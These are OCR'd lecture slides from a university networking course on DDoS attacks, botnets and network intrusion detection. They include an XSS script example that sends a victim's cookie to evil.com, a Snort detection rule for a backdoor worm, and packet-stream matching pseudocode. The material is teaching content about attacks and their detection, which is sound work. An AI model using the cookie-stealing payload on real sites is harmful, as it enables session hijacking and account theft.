
6.033 Spring 2017

Lecture #23

- **Combating network adversaries**
  - **DDoS attacks**
  - **Intrusion Detection**


Last time



attacker's goal

observe or tamper with packets

This time



attacker's goal

prevent legitimate access to an Internet resource

method: DDoS attacks

congest the service enough to make it unavailable

botnets: large collections of compromised machines controlled by an attacker.


make DDoS attacks *much* easier to mount

```
<script> document.location = 'http://evil.com/
blah.cgi?cookie=' + document.cookie; </script>
```

XSS: if this script is executed on a victim's machine, the attacker will get the victim's cookie

botnets: large collections of compromised machines controlled by an attacker.

make DDoS attacks *much* easier to mount



source: http://en.wikipedia.org/wiki/File:Botnet.svg

network intrusion detection systems (NIDS):

attempt to detect network attacks so that users can then prevent them (detection is the first step to prevention)

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 7597
(msg:"MALWARE-BACKDOOR QAZ Worm Client Login access";
flow:to_server,established; content:"qazwsx.hsq";
metadata:ruleset community; reference:mcafee,98775;
classtype:misc-activity; sid:108; rev:11;)
```

network intrusion detection systems (NIDS):

attempt to detect network attacks so that users can then prevent them (detection is the first step to prevention)

```
for each packet:
  search packet for “root”
```

problem: string might be split across packets


```
stream = []
for each packet:
  add packet data to stream
  search stream for “root”
```

